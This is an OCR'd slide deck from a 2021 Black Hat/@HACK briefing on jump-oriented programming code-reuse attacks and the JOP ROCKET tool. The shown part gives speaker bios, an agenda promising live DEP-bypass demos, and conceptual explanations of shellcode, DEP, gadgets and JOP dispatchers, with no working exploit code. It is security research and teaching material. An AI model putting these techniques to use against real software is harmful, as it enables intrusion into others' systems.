@HACK

INFOSEC ON THE EDGE

IN ASSOCIATION WITH blackhat

28 - 30 NOVEMBER 2021
RIYADH, SAUDI ARABIA

BRIEFINGS


Advanced Code-Reuse Attacks with Jump-Oriented Programming

Dr. Bramwell Brizendine
Dakota State University
United States

Dr. Bramwell Brizendine

- **Dr. Bramwell Brizendine** is the Director of the VERONA Lab
  - Vulnerability and Exploitation Research for Offensive and Novel Attacks Lab
- Creator of the JOP ROCKET:
  - http://www.joprocket.com
  - Framework for code-reuse attacks utilizing jump-oriented programming, i.e. low-level software exploitation.
- Assistant Professor of Computer and Cyber Sciences at Dakota State University, USA
- Interests: software exploitation, reverse engineering, code-reuse attacks, malware analysis, and offensive security
- PI on NCAE/NSA research grant, $300,000 over two years.
  - 1,125,422.40 SAR
- Presenter at DEF CON, Black Hat Asia, Hack in the Box Amsterdam, Wild West Hackin' Fest, National Cyber Summit.
- Education:
  - 2019 Ph.D in Cyber Operations
  - 2016: M.S. in Applied Computer Science
  - 2014: M.S. in Information Assurance
- Contact: Bramwell.Brizendine@dsu.edu

Austin Babcock



- **Austin Babcock** is a security researcher at VERONA Labs at Dakota State University, USA
  - BS Cyber Operations
  - MS Computer Science with Cyber Operations specialization
- Contributor to JOP ROCKET.
- Currently working on shellcode framework at VERONA.
- Austin is **not here today** as he does not like to travel, but he has been a collaborator on Jump-oriented Programming attacks.
- Interests: Software exploitation, fuzzing, reverse engineering, bug bounties
- Contact: austin.babcock@trojans.dsu.edu

Agenda

- Part 1: Introduction to Jump-oriented Programming
- Part 2: JOP ROCKET
- Part 3: Manually crafting a JOP exploit to bypass DEP
  - The process and tips and techniques
  - Real-world JOP demo: IcoFX 2.6 **Live Demo!**
- Part 4: Automatic JOP chain generation
  - Novel approach to generate a complete JOP chain
  - DEP bypass using JOP chains generated by JOP ROCKET **Live Demo!**
- Part 5: Shellcodeless JOP
  - Avoid DEP by calling desired WinAPI functions directly via JOP **Live Demo!**
- Part 6: JOP "Vulnerability" in MS Visual Studio 2015


Jump-Oriented Programming Background


Starting Low-Level – A Simplified View

Source code in C/C++

Compiler

Native code:
PE, ELF, Mach-O

Executable
by CPU



Simple Math Function: C++ to Assemly

C++ source code

C++ source #1

Save/Load | Add new... | Vim | CppInsights | Quick-bench | (4, 2) | C++

```
1  // Type your code here, or load an example.
2  int square(int num) {
3      return num * num;
4  }
```

Assembly language

x86 msvc v19.21 (C++, Editor #1, Compiler #1)

x86 msvc v19.21 | Compiler options...

Output... | Filter... | Libraries | Add new... | Add tool...

```
1  _num$ = 8                                    ; size = 4
2  int square(int) PROC                              ; square
3          push    ebp
4          mov     ebp, esp
5          mov     eax, DWORD PTR _num$[ebp]
6          imul    eax, DWORD PTR _num$[ebp]
7          pop     ebp
8          ret     0
9  int square(int) ENDP                              ; square
```


Exploit Goals


- **Shellcode:** malicious, position-independent Assembly language code that an attack can redirect control flow to.
  - Attacker does an exploit, e.g. buffer overflow, and launches shellcode

- **Data Execution Prevention (DEP):** powerful mitigation to prevent an attacker from being able to launch shellcode.
  - Memory is either **Readable and Writable** or **Executable**, but not both.

- **Goal:** We need to **bypass DEP** to launch our shellcode!
  - We will make our memory execuatable to do this.
    - **VirtualProtect** and **VirtualAlloc** are useful.

Code-Reuse Attacks

- Code-reuse attacks use **existing snippets of executable code** in process memory.
- These snippets, or **gadgets**, are arranged in a specific order for a desired effect.
  - Individually, they are unimportant.
  - Collectively, they can be **immensely powerful.**
- Most executables have **100s or even 1000s of gadgets.**
  - They are present regardless of a programmer's intents.



Art: Ledious

Purpose of Code-Reuse Attacks

- In Windows, the most common use of code-reuse attacks is **Return-Oriented Programming**, or **ROP**.
  - ROP gadgets end in **RET** instruction.
  - JOP gagets end in **JMP** or **CALL** instruction.

- **Gadgets,** or pointers to **"borrowed chunks"** of Assembly instructions are placed on the stack after EIP is captured.
  - E.g. Buffer overflow.

- It is typically used to bypass **Data Execution Prevention** (DEP).
  - Once DEP is bypassed, you can **freely execute shellcode** injected as part of an exploit.
  - From here, **anything** is possible!

The Ransomizer www.ransomizer.com

JOP: Historical Timeline

- JOP dates back in the academic literature a decade.
  - Bletsch; Checkoway and Shacham; Erdodi; Chen, et al.

- JOP previously was confined largely to academic literature.
  - Theoretical .
    - Many, many questions of practical usage not addressed and unanswered
  - **No working JOP exploits** to study or imitate.
    - Claims that it had **never been used in the wild.**
    - If you wanted to actually do JOP, **zero guidance or practical details** on how to actually do JOP.
      - **Next to impossible**, unless you could magically solve numerous difficult problems regarding its usage.

- We introduced JOP ROCKET at DEF CON 27.
  - **Bypassed DEP** in a Windows exploit with complex, full JOP chain.
  - We have expanded it considerably since then DEF CON:
    - JOP chain generation
    - Two-gadget dispatcher
    - Shellcodeless JOP

JOP: Historical Timeline


- JOP ROCKET enhancements for **full JOP chain generation.**
  - Utilizes a **new variant approach** to dispatcher gadget paradigm, relying on a series of stack pivots.
  - **Generates the entire JOP chain** for you in as little as a minute.
    - Greater simplicity and ease!

- JOP ROCKET expands dispatcher gadget to two-gadget dispatcher and more alternative dispatchers.
  - This creates many **vastly more possibilities** for JOP chains to be viable.


Different JOP Paradigms

- **Dispatcher gadget by Bletsch, et al., (2011)**
  - Features complete JOP chain with a dispatch table containing functional gadgets.
    - Each functional gadget is dispatched.
  - Functional gadgets perform the substantive operations.

- **Bring Your Own Pop Jump (BYOPJ) by Checkoway and Shacham (2010)**
